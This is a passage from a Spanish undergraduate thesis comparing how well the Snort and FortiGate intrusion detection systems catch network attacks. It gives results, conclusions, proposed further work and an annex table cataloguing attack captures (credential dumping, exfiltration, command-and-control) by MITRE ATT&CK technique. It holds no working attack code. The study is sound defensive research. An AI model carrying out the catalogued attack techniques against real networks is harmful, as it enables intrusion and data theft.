superioridad de FortiGate en ataques con protocolos que usan la capa de transporte TCP (como HTTP o directamente TCP) o la superioridad de Snort en algunos ataques con protocolos que usan la capa de transporte UDP (como DHCP y DNS). Esto podría indicar una posible desviación de FortiGate hacia ataques centrados en establecimientos de conexión y el caso opuesto para Snort, pero a causa de lo comentado anteriormente, haría falta un mayor banco de ataques para confirmar esta hipótesis.

5.7.3.6 Detecciones Eficaces – LV1 vs LV2

Dentro del enfoque de las detecciones eficaces, puede elaborarse una comparativa entre los resultados ofrecidos por Snort y FortiGate para ataques LV1 y LV2. Este concepto resulta atractivo para entender cuál es la naturaleza de los IDS (concretamente, de sus reglas) en lo que a ataques respecta.

La siguiente gráfica muestra los porcentajes de detección eficaz tanto para flujos como para ataques que ofrecen Snort (para todos los RuleSets) y FortiGate, divididos según el nivel del ataque, LV1 o LV2.




Figura 5-84. Gráfica de Detecciones Eficaces – LV1 – Snort vs FG




Figura 5-85. Gráfica de Detecciones Eficaces – LV2 – Snort vs FG

Además de la mejora considerable de la capacidad de detección eficaz que ofrece FortiGate frente a Snort tanto para ataques LV1 como LV2, es significativa la mejora en ataques LV2. Atendiendo a la naturaleza de estos ataques (recordando la definición del criterio, un ataque LV2 es aquel que puede ser confundido con actividad legítima dependiendo del contexto en el que se implemente), los resultados son lógicos, pues FortiGate incluye un motor de control de aplicaciones que se encuentra fuertemente correlado con este tipo de ataques. Esta es una de las razones por las que FortiGate, en ocasiones, es considerado como un sistema protector completo, pues aporta funcionalidades adicionales a un IDS. Snort, sin embargo, se focaliza únicamente en la identificación de ataques¹¹.

5.7.3.7 Rendimiento




Figura 5-86. Rendimiento – Snort vs FG

Esta última figura resume contundentemente la diferencia de precisión, alcance y capacidad de ambos IDS. A nivel de detecciones reales, los resultados de ambos IDS son bastante parejos. Si bien es cierto que FortiGate parece encontrarse ligeramente por encima en cuanto a resultados, son muchos los casos en los que Snort presenta ligeras mejoras respecto al producto de Fortinet. A pesar de ello, las detecciones reales son poco

¹¹ Los paquetes de reglas de Snort contienen en muchas ocasiones alertas orientadas a la detección de aplicaciones y herramientas concretas (identificadas con etiquetas del estilo ET_INFO). No obstante, esta mezcla de alertas suele corromper la homogeneidad del paquete, comprometiendo los resultados (estas alertas están siendo usadas como identificadores de ataques, cuando realmente no es así).

significativas, pues dependen en gran medida del análisis del usuario para la identificación de ataques. Las detecciones eficaces buscan solventar esta problemática añadiendo un nivel superior de objetividad y potenciando las detecciones (las ligeras diferencias se vuelven más notables, o se detecta, o no se detecta, pero no hay intervalos medios). En este sentido, FortiGate aumenta considerablemente la distancia con Snort. Excepcional es el caso en el que el producto de CISCO pueda alcanzar las detecciones de FortiGate, ya sean a nivel de flujos (quizás algo más probable) o a nivel de ataques. No sólo la diferencia es significativa en cuanto a capacidad de detección se refiere, sino también en cuanto a generación de alertas. Uno de los objetivos o estándares de FortiGate es identificar con mucha cautela y precisión los ataques que están teniendo lugar en la red. Esta perspectiva de negocio facilita enormemente la tarea de los analistas y responsables de seguridad de las empresas, pues elimina la necesidad de filtrados y acelera el proceso de identificación de ataques. En el caso de Snort, el mejor resultado en cuanto a efectividad de alertas es aproximadamente del 35%, muy lejos del 100% logrado por FortiGate. Esta diferencia es crucial a la hora de determinar el rendimiento que ambos IDS ofrecen al usuario. Combinando ambos aspectos, FortiGate alcanza casi un 84%, mientras que Snort se queda anclado en el 33% (aproximado).

5.7.3.8 Detecciones Eficaces + Efectividad de Alertas + Rendimiento

Para esbozar visualmente la comparativa completa se proporciona la siguiente gráfica, que combina la capacidad de detección (eficaz de ataques), el porcentaje de FP y el rendimiento que ofrece cada uno de los RuleSets de Snort frente a FortiGate.




Figura 5-87. Comparativa General – Detección Eficaz Ataques – Snort vs FG

De forma genérica, y repasando los resultados obtenidos para cada una de las series, se pueden apreciar con claridad los comportamientos específicos de cada IDS, y las diferencias que presentan a grandes rasgos. Parece lógico interpretar que una de las prioridades de FortiGate es la búsqueda de la precisión en sus alertas. Esto, si bien podría limitar el rango de detección (lo cual puede de alguna manera manifestarse por la no tan notable diferencia en cuanto a capacidad de detección entre FG y Snort) permite a la empresa víctima identificar con una gran rapidez y seguridad la naturaleza de los ataques, así como corroborar su validez. Aparentemente, para Snort sucede lo contrario. En la búsqueda por lograr una mayor capacidad de detección, se peca de poca efectividad, provocando un peor rendimiento en conjunto.

6 CONCLUSIONES Y LÍNEAS DE CONTINUACIÓN

“No todo lo que puede ser contado cuenta, y no todo lo que cuenta puede ser contado.”

Albert Einstein

6.1 Conclusiones

Capacidad, o aptitud, se define como la cualidad propia de un objeto o persona que hace que opere competentemente en una determinada actividad. En el contexto del estudio, un cortafuegos que rechace todos los paquetes sería eficaz, pues bloquearía todas las amenazas, pero no apto. Más allá de si un producto cumple con su finalidad o no, resulta crucial atender a otros aspectos como la efectividad, la precisión, el alcance, la escalabilidad y en general, el *modus operandi*. Por todo esto, a la hora de valorar si un IDS tiene una alta o baja capacidad de detección, hay que tener en cuenta todo este abanico de situaciones para poder calificarlo de una forma fiel y fiable.

Snort es un IDS OpenSource. Este tipo de productos software son conocidos comúnmente como software de comunidad. Esta denominación se sustenta mayoritariamente sobre el hecho de que esta clase de productos suele recibir un mantenimiento adicional por parte de los propios usuarios (comunidad). En ocasiones, esta aportación puede superar incluso a la de la propia empresa creadora del producto. Normalmente esto se considera como una fortaleza, pues habilita a cualquier usuario a implementar mejoras, publicirlas y compartirlas con el resto de la comunidad, especialmente cuando el producto es sencillo de manejar. Precisamente esto ocurre con Snort. En base a los resultados, se puede afirmar con rotundidad que el máximo grado de detección se alcanza cuando se incorporan reglas ajenas (Emerging Threats) a las ya proporcionadas por CISCO. Esto es posible gracias a la simplicidad y el alto nivel de apertura que ofrece Snort. El caso de FortiGate, sin embargo, es completamente diferente. Esto se debe no sólo a que no es un software abierto, lo cual reduce enormemente el número de usuarios dispuestos a colaborar, sino que además presenta una alta complejidad y densidad de información, lo que limita en gran medida la intervención de la comunidad (principalmente por la falta de conocimiento sobre su funcionamiento y documentación). Es importante hacer un inciso acerca de la diferencia entre documentación pública y privada. Snort sí ofrece documentación privada, pues es posible comprobar de forma manual la sintaxis de las reglas. Esto no ocurre para FortiGate, que muestra el nombre y datos generales de la alerta (documentación pública) pero no muestra su sintaxis y comportamiento (privada).

Independientemente de este factor, no se puede omitir el objetivo principal de un IDS: la detección de ataques. Tanto Snort como FortiGate presentan un porcentaje de detección de ataques razonable atendiendo al nivel de detalle que presentan algunos ataques implementados y a los contextos analizados en el estudio. No obstante, la capacidad de detección a nivel de ataques de FortiGate es notablemente superior a la de Snort.

En complementación con lo anterior, también es importante considerar la efectividad de las reglas para la detección de ataques, así como su elaboración. Además de presentar un menor porcentaje de detección de ataques que FortiGate, Snort resulta mucho menos efectivo en cuanto a reglas se refiere. En este sentido, abundar en el número de reglas puede resolver la detección para determinados ataques, pero provoca al mismo tiempo que el manejo se vuelva difuso. La generación de falsos positivos es un concepto clave en la ciberseguridad, y aunque se suele preferir un falso positivo a un positivo real no detectado, su existencia suele ser perjudicial para su funcionamiento. Esto no ocurre con FortiGate, que tiene una muy elevada precisión de alertas (de acuerdo con los resultados es del 100 %, pero resulta imprudente asegurar el máximo frente a las siempre posibles excepciones). Con su elevada efectividad, su comportamiento adquiere firmeza y solidez.

Otros aspectos para tener en cuenta se relacionan con el ámbito de la administración, gestión y accesibilidad. Más allá de la propia naturaleza de detener ataques en red, un cortafuegos debe proveer al usuario de otras utilidades que faciliten la consecución del objetivo principal. Esto incluye, por ejemplo, la interfaz de usuario. Para pruebas locales y simples, no hace falta una interfaz que informe acerca de todo lo que está sucediendo. Tan sólo es suficiente con una ventana de línea de comandos y un directorio con ficheros. En esta línea, Snort procura mantener un acceso cómodo a sus funcionalidades, sin necesidad de complicadas instalaciones y archivos pesados. Sin embargo, en el mundo empresarial, estas circunstancias sólo suelen darse en contextos muy específicos, siendo lo común una red extensa, con muchos equipos, varios dominios y múltiples puntos receptivos de ataques. En estas situaciones, que un cortafuegos disponga de una interfaz gráfica es, más que una fortaleza, una necesidad. Esta probablemente sea una de las cualidades que identifican muy positivamente a FortiGate. Su administración de las instancias instaladas, la gestión de usuarios, la documentación, la posibilidad de consultar en vivo el estado de la red y los dispositivos, la gestión de interfaces, la creación de políticas y reglas personalizadas mediante el uso de formularios y en general, la accesibilidad que ofrece al usuario hace de este cortafuegos un prestigioso aliado para las empresas que buscan un software de seguridad completo. En contraposición, Snort carece de interfaz más allá de la línea de comandos tradicional. Esta característica suele retractar a muchas empresas de su adquisición o instalación, pues dificulta en gran medida su uso en grandes entornos, aunque no lo imposibilita.

Enlazando con este último concepto, la escalabilidad es fundamental para un cortafuegos (y para cualquier sistema de defensa, como un IDS). La saturación de una red no es la misma cuando tan sólo intervienen dos equipos a cuando lo hacen decenas. Tampoco es comparable el rendimiento que ofrece un cortafuegos cuando sólo recibe tráfico de un equipo de la misma red a cuando se expone a todo el tráfico entrante desde el exterior. Un IDS debe poder adaptar su funcionamiento a cargas superiores a las que se dan en entornos de pruebas, así como evolucionar conforme lo hace la empresa. A esto se le conoce comúnmente como escalabilidad. Tanto Snort como FortiGate están provistos del mantenimiento suficiente para poder lograr esta tarea. Respecto a Snort, el hecho de que se haya lanzado al mercado recientemente la versión 3, que incorpora numerosas herramientas y *plugins* denota un interés de CISCO por adaptarse a la evolución de la tecnología y permitir la integración del cortafuegos en entornos empresariales. Lo mismo sucede con FortiGate, que mantiene su base de datos y software actualizados para poder proveer al usuario de los servicios más recientes, que faciliten la incorporación del IDS a la red de la empresa.

En balance de todo lo comentado hasta ahora, se puede concluir que la capacidad de detección de un IDS no depende únicamente del porcentaje de ataques que sea capaz de detectar (aunque sea un aspecto importante), sino del número de cualidades que coincidan con las preferencias del cliente. Para una empresa que priorice resultados y contundencia a costa de un mayor coste y complejidad de puesta en marcha, FortiGate será la solución óptima. Para una empresa que, por el contrario, busque abarcar el mayor número de ataques posibles sin necesidad de pagar por una licencia y simplificando tanto como sea posible el proceso de instalación y detección, Snort será la alternativa más adecuada. Por tanto, para elaborar una concepción completa de la capacidad de detección de un IDS es necesario que resultados prácticos como los que se muestran en este estudio se acompañen de la visión del usuario cliente.

6.2 Líneas de Continuación

En lo relativo a los límites de este estudio, con la incorporación de nuevos ataques (cubriendo así todas las técnicas y tácticas detectables por red de la matriz MITRE ATT&CK) al banco desarrollado por anteriores Trabajos Fin de Grado, los resultados se acercan a una conclusión más sólida y robusta. La diversidad de ataques se ha engrosado y ampliado, permitiendo obtener una visión general mucho más extensa y fundamentada. Sin embargo, a pesar de que este estudio por sí mismo se encuentra desarrollado al completo, puede ser continuado y mejorado de diversas formas.

- El banco de ataques está constituido, en este punto concreto del estudio, por 137 ataques. Para un estudio de estas magnitudes, 137 ataques es una cantidad más que aceptable para llevar a cabo una evaluación completa de un IDS. Aun así, hay que tener en cuenta que muchos de ellos no han contado para los análisis por las condiciones y circunstancias en las que han sido implementados. La adición de nuevos ataques elaborados de forma manual siempre supondrá una modificación positiva del banco de ataques, pues aumenta el número de pruebas prácticas para los IDS. Asimismo, estos nuevos ataques no tienen por qué ser implementados de forma manual, sino que pueden ser extraídos de repositorios públicos (o privados accesibles) para integrar nuevas fuentes en el estudio. Este procedimiento, además de poder resultar más cómodo, añade variedad al banco de ataques.
- Como se ha comentado en la sección de Resultados, este estudio ha alcanzado un 100% de implementación a nivel de tácticas y técnicas detectables por red de la matriz MITRE ATT&CK. En este sentido, la incorporación de nuevos ataques no supondrá una mejora sustancial en lo que a grado de implementación respecta. No obstante, a nivel de subtécnicas tan sólo se ha logrado alcanzar un 50%, dejando un amplio margen de mejora para futuras continuaciones. La integración de nuevos ataques asociados a estas subtécnicas no implementadas permitiría abarcar al completo la matriz.
- En el estudio se ha determinado la ineficiencia del método automático de identificación de alertas válidas, fundamentalmente por la falta de conjuntos de ataques (o *Datasets*) extensos. Como futura línea de continuación se puede plantear un estudio exhaustivo de las diferentes posibilidades de integrar nuevos conjuntos de datos de tráfico de real para el entrenamiento. Es más, podría sopesarse la posibilidad de integrar un programa basado en Deep Learning capaz de determinar si una alerta es válida o no. Precisamente, este algoritmo podría entrenarse con los *Datasets* de tráfico real y ataques, para establecer un modelo de clasificación binario. Esto facilitaría enormemente la tarea de identificación de alertas en escenarios con grandes densidades de información, además de suponer un avance tecnológico ciertamente notable en el campo del análisis de seguridad informática.
- El análisis se ha efectuado para los IDS Snort y FortiGate (también se encuentra contemplado PaloAlto, aunque no en este Trabajo Fin de Grado). Aunque la incorporación de este par de IDS tan diferentes en cuanto a naturaleza ha permitido la elaboración de comparativas profundas e ilustrativas, existen multitud de IDS en el mercado. En futuras líneas de continuación, la integración de nuevos IDS con los ya existentes puede ampliar la perspectiva con la que se atiende a la capacidad de detección de estos productos.
- Para este estudio se ha tomado como referencia el entorno *Enterprise* de la matriz MITRE ATT&CK. No obstante, este no es el único entorno descrito por esta organización, existiendo también los entornos ICS y Mobile. La fusión de entornos (combinando todo lo que ello implica, desde paquetes de reglas adaptados hasta IDS orientados a determinados dispositivos) supondría un avance significativo y desplazaría el alcance del estudio a nuevas ramas tecnológicas.
- La matriz MITRE ATT&CK es ampliamente conocida en la comunidad por su profundidad y nivel de detalle. Constituye uno de los pilares fundamentales de este estudio, pues identifica la categoría de los ataques y permite crear un esqueleto de variantes y finalidades de estos. Ahora bien, no es la única fuente capaz de llevar a cabo una clasificación similar a esta. Creada también por MITRE Corporation, coexiste con la matriz ATT&CK la base de datos CAPEC [33]. En su página web puede consultarse la clasificación de ataques orientada a mecanismos y otros criterios. A la hora de implementar nuevos ataques (o continuar el estudio por otras ramas) resultaría tremendamente favorecedor integrar otras clasificaciones de ataques que permitan aumentar el grado de categorización de estos.

- Otra posible línea de continuación iría ligada al desarrollo y la creación manual de nuevas alertas para los IDS. Puesto que tanto Snort como FortiGate ofrecen la posibilidad de añadir alertas personalizadas, podría establecerse como objetivo diseñar alertas que permitan identificar de forma válida, correcta y determinista los ataques que no han sido detectados por ambos IDS. Este enfoque podría derivar en estudios más específicos centrados en la naturaleza de las alertas, su sintaxis y categorización.
- El entorno de FortiGate ha sido configurado para un funcionamiento basado en interfaces en modo “sniffer”. Este parámetro provoca alteraciones de comportamiento de los paquetes enviados, afectados por la velocidad de reproducción, tamaño de paquetes y otros parámetros. En lugar de utilizar interfaces en modo “sniffer”, puede hacerse uso de interfaces físicas que permitirían eliminar estos efectos, facilitando la tarea de análisis. Como propuesta, se podría plantear una arquitectura con dos interfaces, en la que el tráfico sea inyectado haciendo uso del modo que ofrece la herramienta *tcpreplay* para hacer pruebas con conmutadores y encaminadores. Dicho modo clasificaría el tráfico de ambos sentidos, empleando las opciones "intf1" y "intf2". Véase la siguiente figura para entender de forma completa la propuesta (extraída del manual de *tcpreplay* [34])

Testing Routers or Switches

On your *tcpreplay* device you will need to use two network adapters attached to input and output ports of the device under test (DUT). See [tcpdprep](#) help for examples that illustrate how to classify traffic. For example you can classify packets inside a pcap file as either client or server. Or you could classify private vs. public.

The result of *tcprep* is a cache file which allows *tcpreplay* to send traffic through a device in two directions through a device, and thereby maintaining state.

```
# tcpreplay --cachefile=sample.prep --intf1=eth0 --intf2=eth1 sample.pcap
```

Alternatively, if you have already split your traffic into two files, as in the case of capturing traffic using a network tap, then *tcpreplay* can read two files at the same time, one for each interface:

```
# tcpreplay --dualfile --intf1=eth0 --intf2=eth1 side-a.pcap side-b.pcap
```

□

Figura 6-1. Modo de uso de *tcpreplay* para conmutadores y switches

ANEXO A – RESUMEN DE ATAQUES

Este estudio comprende el desarrollo completo de las nuevas técnicas que aparecen en los diferentes apartados de esta memoria. Sin embargo, como se ha comentado en varias secciones, también abarca el resto de los ataques que se han implementado hasta la fecha, y que constituyen una parte fundamental del análisis de Snort. Con fin de ofrecer una visión más amplia, resumida e indicativa de los ataques que intervienen en el estudio, se proporciona la siguiente tabla, que los categoriza y documenta. Previo a ella se expone una breve anotación acerca de la distribución de los ficheros PCAP.

PCAPS TOTALES: 137

PCAPS NUEVOS (Exclusivos de este TFG): 28

PCAPS NUEVOS (Exclusivos del TFG de PaloAlto): 31

PCAPS REUTILIZADOS: 62

PCAPS EXTERNOS (Dataset CIC-2018): 16

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Command and Control	Data Obfuscation	T1001	Steganography	T1001.002	Inserción de información confidencial en una imagen JPG	T1001.002-Data_obfuscation_steganography_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.18

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Command and Control	Data Obfuscation	T1001	Protocol Impersonation	T1001.003	Falsificación de protocolos de conexión segura como SSL o TLS	T1001.003-Data_obfuscation_protocol_impersonation_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.17
Credential Access	OS Credential Dumping	T1003	DCSync	T1003.006	Obtención de credenciales del usuario krbtgt (Usuario Kerberos Active Directory)	T1003-OS_credential_dumping_dcync_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.11
Command and Control	Fallback Channels	T1008	-	-	Traspaso de canal primario C2 a canal alternativo	T1008-Fallback_channels_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.19

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Exfiltration	Exfiltration Over Other Network Medium	T1011	Exfiltration Over Bluetooth	T1011.001	Extracción via Bluetooth	T1011-Exfiltration_over_bluetooth_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.23
Discovery	Remote System Discovery	T1018	-	-	Descubrimiento de servicios y puertos	T1018-service_discovery_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.1
Exfiltration	Automated Exfiltration	T1020	Traffic Duplication	T1020.001	Ejecución de script en Python para activar el reenvío de paquetes en el equipo víctima	T1020.001-Automated_exfiltration_traffic_duplication_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.24

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Lateral Movement	Remote Services	T1021	SSH	T1021.004	Sesión SSH	T1021-remote_services_ssh_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.10
Exfiltration	Scheduled Transfer	T1029	-	-	Comunicación C2 para el establecimiento de extracción programada	T1029-Scheduled_transfer_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.25
Exfiltration	Data Transfer Size Limits	T1030	-	-	Dividir archivos para realizar transferencias menores a un umbral que provoque alertas	T1030-Transfer_Size_Limits_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.9.1

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Discovery	System Owner	T1033	-	-	Descubrimiento de sesión de usuario en equipo remoto	T1033-System_owner_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.12
Collection	Data from Network Shared Drive	T1039	-	-	Descarga de archivos de interés disponibles en una red compartida	T1039-Data_from_network_shared_drive_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.15
Credential Access	Network Sniffing	T1040	-	-	Falsa autenticación	T1040-Autenticacion_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	4.2.1

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Credential Access	Network Sniffing	T1040	-	-	ChopChop	T1040-Chopchop_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	4.2.2
Credential Access	Network Sniffing	T1040	-	-	Fragmentación	T1040-Fragmentacion_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	4.2.3
Credential Access	Network Sniffing	T1040	-	-	Inundación MAC	T1040-Mac_flood_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	3.2

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Exfiltration	Exfiltration Over C2 Channel	T1041	-	-	Exfiltración por canal C2	T1041-exfiltration_over_c2_channel_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.14
Discovery	Network Service Discovery	T1046	-	-	Descubrimiento de servicios y version	T1046-Version_services_detection1_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.3
Discovery	Network Service Discovery	T1046	-	-	Descubrimiento de servicios y version	T1046-Version_services_detection2_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.3
Discovery	Network Service Discovery	T1046	-	-	Múltiples actividades de escaneo, incluidas el intento de Shell Remoto aprovechando el conocimiento de la red	T1046-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Execution	Windows Management Instrumentation	T1047	-	-	Ejecución de carga por WinRM	T1047-WinRM_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [34]	3.1.4.1
Exfiltration	Exfiltration Over Alternative Protocol	T1048	Exfiltration Over Unencrypted Non-C2 Protocol	T1048.003	Exfiltración por ICMP	T1048.003-Exfiltration_over_ICMP_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [34]	3.2.2.1

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Exfiltration	Exfiltration Over Alternative Protocol	T1048	Exfiltration Over Unencrypted Non-C2 Protocol	T1048.003	Exfiltración por FTP	T1048.003-Exfiltration_over_FTP_[3].pcapn g	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.15
Persistence	Scheduled Task/Job	T1053	At	T1053.002	Ejecución de tarea mediante uso de comando at para programar la hora de la ejecución	T1053.002-Scheduled_Task_Job_At_[5].pcapn g	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.3.3

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Defense Evasion	Indicator Removal	T1070	Network Share Connection Removal	T1070.005	Eliminación de conexiones establecidas via Network Share en Windows	T1070-Indicator_remove_network_share_connection_removal_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.8
Command and Control	Application Layer Protocol	T1071	DNS	T1071.004	Command - Control via DNS	T1071-Tunnel_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	5.2.3
Discovery	Account Discovery	T1087	Domain Account	T1087.002	Descubrimiento de cuentas de dominio en entorno Active Directory	T1087.002-AccountDiscovery_DomainAccount_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.6.2

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Command and Control	Proxy	T1090	Internal Proxy	T1090.001	Uso de Equipo interno como Proxy para el ataque C2	T1090-Proxy_internal_proxy_[4].pcap.png	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.20
Command and Control	Non-Application Layer Protocol	T1095	-	-	Usar un protocolo que no sea de la capa de Aplicacion en el modelo OSI para esconder la conexión de C2. En este caso utilizamos TCP	T1095-Non_Application_Layer_[3].pcap.png	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.13

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
